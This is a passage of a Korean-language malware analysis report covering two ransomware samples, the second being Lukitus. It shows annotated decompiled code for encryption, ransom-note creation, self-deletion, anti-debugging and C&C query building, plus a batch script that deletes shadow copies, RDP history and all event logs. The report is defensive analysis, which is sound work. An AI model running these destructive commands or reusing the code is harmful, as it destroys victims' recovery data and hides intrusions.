
[그림 34] 파일 크기별 암호화 루틴

```
    sub_407253(v27, v35);                 // v27[1](2)를 이용해 키1 암호화
    sub_408FE5(v4, 0i64, 2u);             // SetFilePointerEx(), overwrite한 파일의 포인터를 끝으로 이동
    WriteFile(v4, v35, 0x20u, &NumberOfBytesWritten, 0);// 파일에 암호화된 키1을 32byte write
    WriteFile(v4, v43, 0x10u, &NumberOfBytesWritten, 0);// 파일에 키2를 16byte write
    v6 = 0;
  }
```

[그림 35] 파일 암호화에 사용한 키를 암호화하여 파일의 끝에 입력

```
if ( v4 )
{
  v20 = sub_40A3F4(a2, off_40113C, &String, v3);// v20 생성
  WriteFile(v4, v20, 0x80u, &NumberOfBytesWritten, 0);// 파일에 v20을 128byte write
  v21 = lstrlenA(a3);
  WriteFile(v4, a3, v21, &NumberOfBytesWritten, 0);// 파일에 a3키 입력
  CloseHandle(v4);
```


[그림 36] 암호화된 키 A 와 평문 키 B 를 파일 뒤에 입력



[그림 37] 파일 크기별 암호화 영역

파일 확장자 변경

암호화가 끝나면 해당 파일 경로에 ..doc 를 추가하고 MoveFileEx()를 실행하여 확장자를 변경한다.



[그림 38] 파일 확장자 ..doc 로 변경


[그림 39] 확장자가 변경된 파일

랜섬노트 생성

하나의 파일에 대해 암호화 작업이 끝나면 해당 파일이 위치한 디렉토리에 Read__ME.html 파일이 존재하는지 확인하고 존재하지 않는다면 Read__ME.html 파일을 생성하고 html 데이터(랜섬노트)를 입력한다.

```
v1 = pszPath;
PathRemoveFileSpecW(pszPath);
lstrcatW(v1, asc_402218);                       // 파일경로\\
lstrcatW(v1, &word_40D000);                     // 파일경로\\Read__ME.html
result = sub_4098B9(v1);                        // 파일경로\\Read__ME.html 파일이 존재하는지 확인
if ( !result )                                  // 존재하지 않는다면
{
  v3 = CreateFileW(v1, 0x40000000u, 0, 0, 1u, 0x80u, 0);// 파일경로\\Read__ME.html 파일 생성
  if ( v3 == -1 )
  {
    result = CloseHandle(0xFFFFFFFF);
  }
  else
  {
    v4 = lstrlenA(lpBuffer);
    WriteFile(v3, lpBuffer, v4, &pszPath, 0); // html데이터(랜섬노트) 입력
    result = CloseHandle(v3);
```

[그림 40] 랜섬노트 생성



[그림 41] 생성된 html 랜섬노트

VSS(볼륨 섀도우 복사본), 로그 삭제

GetTempFileName()을 통해 %TEMP% 하위에 tmpXXXX.tmp 파일을 생성하고 CreateFile()을 통해 tmpXXXX.tmp.bat 파일을 생성한다.

```
GetTempFileNameW(lpPathName, PrefixString, 0, TempFileName);// %TEMP%하위에 tmpXXXX.tmp 파일 생성
lstrcatW(TempFileName, aBat);                // tmpXXXX.tmp.bat
result = CreateFileW(TempFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);// 생성한 temp파일.bat 파일 생성
```

[그림 42] Temp 하위에 tmpXXXX.tmp.bat 파일 생성

볼륨 섀도 복사본을 삭제하고 터미널 기록과 관리 이벤트 로그를 삭제하는 명령어를 tmpXXXX.tmp.bat 에 입력한다.

```
@echo off₩r₩n
vssadmin.exe Delete Shadows /All /Quiet₩r₩n (볼륨 섀도 복사본 삭제)
reg delete ₩"HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Terminal Server Client₩₩Default₩" /va /f₩r₩n (터미널 기록 삭제)
reg delete ₩"HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Terminal Server Client₩₩Servers₩" /f₩r₩n (터미널 기록 삭제)
reg add ₩"HKEY_CURRENT_USER₩₩Software₩₩Microsoft₩₩Terminal Server Client₩₩Servers₩"₩r₩n
cd %userprofile%₩₩documents₩₩₩r₩nattrib Default.rdp -s -h₩r₩n
del Default.rdp ₩r₩n (터미널 기록 삭제)
for /F ₩"tokens=*₩" %1 in ('wevtutil.exe el') DO wevtutil.exe cl ₩"%1₩" (관리 이벤트 로그 삭제)
```

[그림 43] tmpXXXX.tmp.bat 에 입력된 명령어

tmpXXXX.tmp.bat 프로세스를 생성하여 해당 명령어를 실행한다.

```
return CreateProcessW(0, lpCommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);//
                                          // tempXXXX.tmp.bat 프로세스 생성 파일 실행
```

[그림 44] tmpXXXX.tmp.bat 프로세스 생성

악성파일 자가삭제

cmd 를 통해 /c del (호출자 파일 절대경로) > nul 명령을 실행하여 악성파일 자가삭제를 실행한다.

```
result = GetModuleFileNameW(0, Filename, 0x800u);// 호출자 파일 절대경로 획득
if ( result )
{
  result = GetEnvironmentVariableW(Name, Buffer, 0x800u);// "COMSPEC" 절대경로(cmd경로) 획득
  if ( result )
  {
    lstrcatW(&String1, aCDel);
    lstrcatW(&String1, Filename);
    lstrcatW(&String1, aNul);
    pExecInfo.cbSize = 60;
    pExecInfo.lpFile = Buffer;
    pExecInfo.lpParameters = &String1;
    pExecInfo.hwnd = 0;
    pExecInfo.lpVerb = aOpen;
    pExecInfo.lpDirectory = 0;
    pExecInfo.nShow = 0;
    pExecInfo.fMask = 64;
    result = ShellExecuteExW(&pExecInfo);     // cmd를 통해 /c del (호출자 파일 절대경로) > nul 실행
```

[그림 45] cmd 를 통해 악성파일 자가삭제

```
SHChangeNotify(4, 5u, Filename, 0);     // 호출자 파일이 삭제되었음을 탐색기에 초기화
```

[그림 46] 악성파일이 삭제됨을 탐색기에 초기화

프로세스 종료


```
ExitProcess(0);
```

[그림 47] 종료

4 Luckitus

분석 개요


Luckitus 랜섬웨어는 2016 년 토르 네트워크에서 처음 발견된 악성코드로 러시아의 해킹 조직 드리덱스 봇넷을 통해 대량의 스팸 메일로 뿌려졌다. 해당 악성코드는 분석을 방해하기 위해 안티 디버깅이 걸려있으며 러시아는 공격 대상에서 제외한다. 또한 AES-128, RSA-2048 알고리즘을 사용하여 사용자의 시스템 정보를 암호화해 C&C 서버로 전송하고 파일을 암호화한 뒤 파일의 복구를 막기 위해 데이터베이스 프로그램 및 VSS 를 삭제한다.



파일 정보

Name	Lukitus
Type	Exe 실행 파일
Behavior	Ransomware
MD5	3329641a171508fa6b1ad7674b31431093d46be190d1a51acd77e486f42d9c8e
TimeStamp	2013/03/02 01:03:03 UTC

동작 과정



MITRE ATT&CK

Reconnaissance	Defense Evasion	Discovery	Command and Control
Gather Victim Host Information: Hardware	Access Token Manipulation	Peripheral Device Discovery	Data Encoding
			Data Obfuscation
Exfiltration	**Impact**		
Exfiltration Over C2 Channel	Data Destruction		
	Data Encrypted for Impact		

상세 분석

안티 디버깅

디버깅 여부를 확인 후 디버깅 중일 경우 메모리를 쓰레기 값으로 채우고 디버깅이 아닐 경우 정상 데이터를 삽입한다.

```
if ( BeingDebugged )                    // 안티디버깅 => 디버깅중이라면 쓰레기값으로 채워짐
{
  strcpy(v19, "kernel32.dll");
  strcpy(v20, "AllocConsole");
  ModuleHandleA = GetModuleHandleA(v19);
  ProcAddress = GetProcAddress(ModuleHandleA, v20);
  sub_401020(v6, ProcAddress, v10);     // VirtualAlloc으로 생성된 공간에 메모리 값 복사
  return v6;
}
```

[그림 48] 안티 디버깅

주소	Hex																ASCII
001F0000	FF	25	50	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%P.«vÌÌÌÌÌÌÌÌÌÌ
001F0010	FF	25	6C	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%l.«vÌÌÌÌÌÌÌÌÌÌ
001F0020	FF	25	88	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%..«vÌÌÌÌÌÌÌÌÌÌ
001F0030	FF	25	84	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%..«vÌÌÌÌÌÌÌÌÌÌ
001F0040	FF	25	78	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%x.«vÌÌÌÌÌÌÌÌÌÌ
001F0050	FF	25	60	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%`.«vÌÌÌÌÌÌÌÌÌÌ
001F0060	FF	25	5C	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%\.«vÌÌÌÌÌÌÌÌÌÌ
001F0070	FF	25	58	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%X.«vÌÌÌÌÌÌÌÌÌÌ
001F0080	FF	25	54	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%T.«vÌÌÌÌÌÌÌÌÌÌ
001F0090	FF	25	70	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%p.«vÌÌÌÌÌÌÌÌÌÌ
001F00A0	FF	25	74	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%t.«vÌÌÌÌÌÌÌÌÌÌ
001F00B0	FF	25	48	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%H.«vÌÌÌÌÌÌÌÌÌÌ
001F00C0	FF	25	44	0D	AB	76	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ÿ%D.«vÌÌÌÌÌÌÌÌÌÌ

[그림 49] 안티디버깅 탐지시 메모리

주소	Hex																ASCII
001F0000	16	8F	8C	72	62	82	DB	9D	68	E2	D7	9F	81	71	45	A8	...rb.Û.hâ×..qE¨
001F0010	3A	67	17	9A	85	44	53	A0	7B	48	D7	F6	2D	D0	6F	09	:g...DS {Hx÷-Đo.
001F0020	53	72	21	2B	7A	36	B9	C2	9E	05	67	57	0E	26	AD	EC	Sr!+z6¹Â..gW.&.ì
001F0030	7B	2E	87	B2	45	B8	53	45	FD	FF	BF	E1	AC	64	D6	C7	{..‡²E¸SEýÿ¿á¬dÖÇ
001F0040	39	11	67	19	D9	15	B4	48	1A	52	29	B8	B7	21	3A	BF	9.g.Ù.´H.R)¸·!:¿
001F0050	FF	E9	D1	D6	BC	BF	9C	55	1D	55	D2	DF	A1	54	83	85	ÿéÑÖ¼¿.U.UÒß¡T..
001F0060	16	A6	21	43	43	AD	9C	21	C6	41	C2	B2	A3	CB	E2	C8	.¦!CC..!ÆAÂ²£Ëâȁ
001F0070	41	4A	FE	87	B9	9B	F0	BB	97	29	12	B7	C0	5D	EF	79	AJþ‡¹›ð».)·À]ïy
001F0080	55	2D	36	1E	5C	D9	70	9F	E0	89	5C	96	9E	A6	8A	0A	U-6.\ÙpŸà‰\–ž¦Š.
001F0090	81	16	E6	7D	D9	AC	A8	EE	7A	D2	C1	AD	63	F7	6A	4A	..æ}Ù¬¨îzÒÁc÷jJ
001F00A0	21	96	43	4E	D5	36	64	D9	08	5E	A7	30	FD	D8	E8	D0	!–CNÕ6dÙ.^§0ýØèÐ
001F00B0	D9	D0	CC	3F	23	95	D2	7E	FF	8A	F7	4B	2F	BF	F1	CB	ÙÐÌ?#•Ò~ÿŠ÷K/¿ñË
001F00C0	3E	10	83	94	05	24	B2	5B	FC	A6	24	A4	01	90	32	D0	>.„.$²[ü¦$¤..2Đ

[그림 50] 안티디버깅 우회시 메모리

SEH Chain 설정

분석을 방해하기 위하여 SEH Chain 을 설정하여 분석을 방해한다.

```
SetUnhandledExceptionFilter(HIDWORD(v50));
sub_42BF60(v30_1);                      // 토큰 가상화
AllocConsole = ::AllocConsole;
*(a2 - 1) = a1;
```

[그림 51] SEH Chain 을 위한 함수 호출

권한 상승

코드가 SetTokenInformation 함수를 TokenVirtualizationEnabled 옵션을 사용함으로써 토큰을 가상화하여 권한을 상승시킨다

```
v5 = this;
v2 = 0;
v4 = 0;
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x80u, &v5) )
{
  v2 = SetTokenInformation(v5, TokenVirtualizationEnabled, &v4, 4u);
  CloseHandle(v5);
}
return v2;
```

[그림 52] 액세스 토큰을 이용한 권한 상승

공격 국가 식별

시스템 언어 ID 를 확인하여 러시아 언어인지 확인 후 이 조건에 따라 다른 루틴을 실행시킨다.

```
if ( *(AllocConsole + 14) != a1 )
{
  HIDWORD(a3) = 1023;
  v35 = GetSystemDefaultLangID() & 0x3FF;
  if ( v35 == 0x19
    || (v30 = GetUserDefaultLangID() & 0x3FF, v30 == 25 || (v46 = GetUserDefaultUILanguage() & 0x3FF, v46 == 25)) )// 러시아 언어인지 확인
  {
LABEL_15:
    *(a2 - 1) = -1;
    sub_430D20(a2, HIDWORD(a3));
  }
}
```

[그림 53] 시스템의 언어 확인

파일 삭제

시스템의 언어가 러시아 언어일 때 ~/Temp/sys[CECF].tmp 파일로 변경 후 "cmd.exe /C del Q /F" 명령어를 이용해 파일을 삭제시킨다. 즉, 해당 악성코드는 러시아 이외의 국가들을 대상으로 악성 행위를 하는 악성코드이다.

```
  if ( MoveFileExW(v7, v10, 9u) )           // "C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\sysCECF.tmp"에 원본 파일 복사
    sub_40E240(a1 - 24, a1 - 31);
  *(a1 - 4) = 1;
  sub_4761A0(a1 - 31, 1, 0);
}
v25 = *(a1 - 24);
if ( *(a1 - 19) < 8u )
  v25 = (a1 - 24);
MoveFileExW(v25, 0, 4u);
```

[그림 54] 파일 이동

```
v8.cb = 68;
sub_401E30(&v8.lpReserved, 0, 0x40u);
v8.wShowWindow = 0;
v6 = a1;
v8.dwFlags = 1;
if ( a6 < 8 )
  v6 = &a1;
if ( CreateProcessW(0, v6, 0, 0, 0, 0x50u, 0, 0, &v8, &v9) )//
                                                // 1. ~/Temp/svchost.exe 프로세스 생성
                                                // => 복사한 원본 파일을 실행
                                                //
                                                // 2.L"cmd.exe /C del /Q /F \"C:\\Users\\Administrator\
                                                // \AppData\\Local\\Temp\\svchost.exe\""
{
  CloseHandle(v9.hProcess);
  CloseHandle(v9.hThread);
  v10 = 1;
}
else
{
  v10 = 0;
}
sub_4761A0(&a1, 1, 0);
return v10;
```

[그림 55] 원본 파일 삭제

svchost.exe 생성

원본 파일의 경로를 확인 후 ~/Temp 경로가 아닐 경우 원본 파일을 ~/Temp/svchost.exe 로 복사한다.

```
sub_41E740(HIDWORD(a3), (a2 - 45), a1);       // 파일 경로 확인
HIDWORD(v50) = a2 - 52;
*(a2 - 4) = 1;
sub_41E600(HIDWORD(v50));                     // temp 경로 확인
v36 = ::AllocConsole;                         // C:\\~\Temp
*(a2 - 4) = 2;
if ( *(v36 + 12) != a1 )
{
  v15 = sub_42D420(a2 - 45, a2 - 52);         // 원본 파일의 경로와 ~/Temp 경로를 비교
  if ( v15 == a1 )
  {
```

[그림 10] 원본 파일의 경로 확인

```
if ( CopyFileW(v24, v31, a1) )            // 원본 파일을 ~/Temp/svchost.exe 파일에 복사
{
  WORD2(v50) = 90;
  *(a2 - 50) = 58;
  v20 = WORD2(v50);
  WORD2(v50) = 111;
```

[그림 56] 원본 파일 복사

svchost.exe 실행

원본 파일의 본사본인 svchost.exe 를 실행시키기 위해 프로세스를 생성하고 생성된 프로세스로 인해 실행된 파일은 ~/Temp 폴더에 있기 때문에 악성행위를 진행한다.

```
v8.cb = 68;
sub_401E30(&v8.lpReserved, 0, 0x40u);
v8.wShowWindow = 0;
v6 = a1;
v8.dwFlags = 1;
if ( a6 < 8 )
  v6 = &a1;
if ( CreateProcessW(0, v6, 0, 0, 0, 0x50u, 0, 0, &v8, &v9) )// ~/Temp/svchost.exe 프로세스 생성
                                                            // => 복사한 원본 파일을 실행
{
  CloseHandle(v9.hProcess);
  CloseHandle(v9.hThread);
  v10 = 1;
}
else
{
  v10 = 0;
}
sub_4761A0(&a1, 1, 0);
return v10;
```

[그림 57] svchost.exe 프로세스 실행

Volume Disk 의 Mount 값을 이용한 키 생성

Volume Disk 의 값을 가져온 후 이 값의 해시 값을 반환하여 악성행위에 사용될 문자열로 활용한다.

```
LastError = 0;
if ( !GetVolumeNameForVolumeMountPointA(a2, v3, 0x104u) )
{
  LastError = GetLastError();
  v4 = &xbfsen::`vftable';
  sub_401946(&v4, &_TI1_AVxbfsen__);
}
*(a1 + 16) = 0;
*(a1 + 20) = 15;
*a1 = 0;
sub_41EE90(a1, v3);
return a1;
```

[그림 58] Volume Disk 값 가져오기

주소	Hex																ASCII
0019FB50	00	00	00	00	01	00	00	00	0A	00	00	00	00	00	00	00	.....
0019FB60	06	1C	29	55	78	86	BA	12	5F	09	89	6F	B0	F6	A4	2C	..)Ux.º._..o°ö¤,
0019FB70	D8	D6	81	00	E4	FB	19	00	40	AD	9C	77	EB	A8	4B	93	ØÖ..äû..@..wë K.
0019FB80	FE	FF	FF	FF	98	FB	19	00	75	5B	05	74	00	00	00	00	þÿÿÿ.û..u[.t....
0019FB90	D0	5A	05	74	00	00	00	00	F4	FB	19	00	EF	40	65	74	ÐZ.t....ôû..ï@et
0019FBA0	54	A6	D8	E3	6C	A6	D8	E3	E8	1B	80	02	26	00	00	00	T¦Øãl¦Øãè...&...
0019FBB0	00	00	00	00	2F	52	51	20	01	00	00	00	A8	FC	19	00	..../RQ ....¨ü..
0019FBC0	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	....
0019FBD0	01	00	00	00	B8	C3	82	00	58	15	80	00	B4	FB	19	00	....¸Ã..X...´û..
0019FBE0	00	55	65	74	B4	FC	19	00	00	55	65	74	D3	6B	2D	54	.Uet´ü...UetÓk-T
0019FBF0	FE	FF	FF	FF	18	FC	19	00	66	BE	42	00	10	00	00	00	þÿÿÿ.ü..f¾B.....
0019FC00	B4	FC	19	00	D3	EB	42	00	FF	FF	FF	FF	1C	FC	19	00	´ü..ÓëB.ÿÿÿÿ.ü..
0019FC10	CA	EE	42	00	34	FC	19	00	00	00	00	00	C0	FC	19	00	ÊîB.4ü.....Àü..

[그림 59] 해시값 확인

이벤트 생성

위에서 구한 해시값을 이용해 뮤텍스의 이름을 복호화한 후 Global, Local 2 개의 뮤텍스를 연다. 이때 뮤텍스는 기존에 생성해놓지 않았기 때문에 이벤트를 생성하게 된다.

```
v5 = OpenMutexA(0x100000u, 0, v2);              // Global//1a7a2aDa3a:a6a6a8a9a9a7aCaBa2a3a MutexOpen
dword_4811A8 = v5;
if ( v5 )
  goto LABEL_8;
v1 = *(a1 - 22);

if ( *(a1 - 17) < 0x10u )
  v1 = (a1 - 22);
v7 = OpenMutexA(0x100000u, 0, v1);              // Local//1a7a2aDa3a:a6a6a8a9a9a7aCaBa2a3a MutexOpen
```

[그림 60] 뮤텍스 Open

액세스 제어 목록 생성

기존 ACL 에 새로운 ACL 을 만들고 SetSecurityDescriptorDacl 함수를 사용해 정보를 설정한다.

```
if ( AllocateAndInitializeSid(&v7, 1u, 0, 0, 0, 0, 0, 0, 0, 0, &v9) )// SECURITY_NULL_SID_AUTHORITY SID 발급기관
                                                                      // => 82f348
{
  v4.Trustee.ptstrName = v9;
  v4.grfAccessPermissions = 0x100000;
  v4.grfAccessMode = GRANT_ACCESS;
  v4.Trustee.TrusteeForm = TRUSTEE_IS_SID;
  v4.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
  if ( !SetEntriesInAclA(1u, &v4, 0, &v10)    // 새 액세스 제어 또는 감사 제어 정보를 기존 ACL 구조에 병합하여 새 ACL ( 액세스 제어 목록 )을 만듬
                                              // => 8137c8의 ACL 값 환
    && InitializeSecurityDescriptor(v5, 1u)
    && SetSecurityDescriptorDacl(v5, 1, v10, 0) )// SetSecurityDescriptorDacl 함수는 DACL( 임의 액세스 제어 목록 ) 에 정보를 설정합니다
```

[그림 61] 액세스 제어 목록 생성

이벤트 생성

자동으로 서명되지 않은 상태로 재설정되는 이벤트 객체를 생성한다.

```
v3 = *(a1 + 20) < 0x10u;
v6.nLength = 12;
v6.lpSecurityDescriptor = v5;
v6.bInheritHandle = 0;
if ( v3 )
  v1 = a1;
else
  v1 = *a1;
v8 = CreateEventA(&v6, 0, 0, v1);       // 자동 재설정 이벤트 개체를 만들고 시스템은 대기 중인 단일 스레드가 해제된 후 이벤트 상태를 자동으로 서명되지 않은 상태로 다시 설정합니다.
                                        // => Global//1a7a2aDa3a:a6a6a8a9a9a7aCaBa2a3a MutexOpen 이벤트 생성
```

[그림 62] 이벤트 생성

명령어 생성

현재 시스템이 사용하고 있는 윈도우 버전에 대한 정보를 구하고 위에서 구한 볼륨 디스크의 해시값과 언어 등의 정보들로 C&C 서버에 전송할 명령어를 생성한다.

```
sub_401E30((a2 - 140), 0, 0x98u);               // 메모리 초기화
GetVersionExA((a2 - 141));
SystemMetrics = GetSystemMetrics(89);           // Windows Server 2003 R2인 경우
strcpy(a2 - 200, "Windows 2000");
strcpy(a2 - 132, "Windows XP");
strcpy(a2 - 184, "Windows 2003");
strcpy(a2 - 232, "Windows 2003 R2");
strcpy(a2 - 216, "Windows Vista");
strcpy(a2 - 252, "Windows Server 2008");
strcpy(a2 - 120, "Windows 7");
strcpy(a2 - 296, "Windows Server 2008 R2");
strcpy(a2 - 108, "Windows 8");
strcpy(a2 - 272, "Windows Server 2012");
qmemcpy(a2 - 39, "Windows 8.1", 11);
v2 = *(a2 - 140) == 5;
*(a2 - 145) = 0;
strcpy(a2 - 320, "Windows Server 2012 R2");
strcpy(a2 - 144, "Windows 10");
strcpy(a2 - 360, "Windows Server 2016 Technical Preview");
*(a2 - 22) = 1852534389;
*(a2 - 42) = 30575;
*(a2 - 82) = 110;
*(a2 - 81) = 0;                                 // unknown
```

[그림 63] 윈도우 버전 확인

```
sub_4206D0(a2 - 148, v26, (a2 - 12));       // &"id=061C29557886BA12&act=getkey&affid=223356415&lang=ko&corp=0&serv=0&os=Windows+8&sp=0&x64=1&v=2"
sub_4182C0(a2 - 190, 1, 0);
sub_4182C0(a2 - 281, 1, 0);
sub_4182C0(a2 - 295, 1, 0);
sub_4182C0(a2 - 232, 1, 0);
```

[그림 64] 문자열 생성

내장된 RSA 공개키

AES 암호화키를 RSA 공개키로 암호화할 때 사용할 RSA 키가 하드코딩 되어있다.

```
*(a1 - 176) = 0x206;
*(a1 - 172) = 0xA400;
*(a1 - 168) = 0x31415352;
*(a1 - 164) = 1024;
*(a1 - 160) = 65537;
*(a1 - 156) = 742891139;
*(a1 - 152) = 777757742;
*(a1 - 148) = -107257298;
*(a1 - 144) = 1284843377;
*(a1 - 140) = -1804743729;
*(a1 - 136) = -1973412693;
*(a1 - 132) = -1272774990;
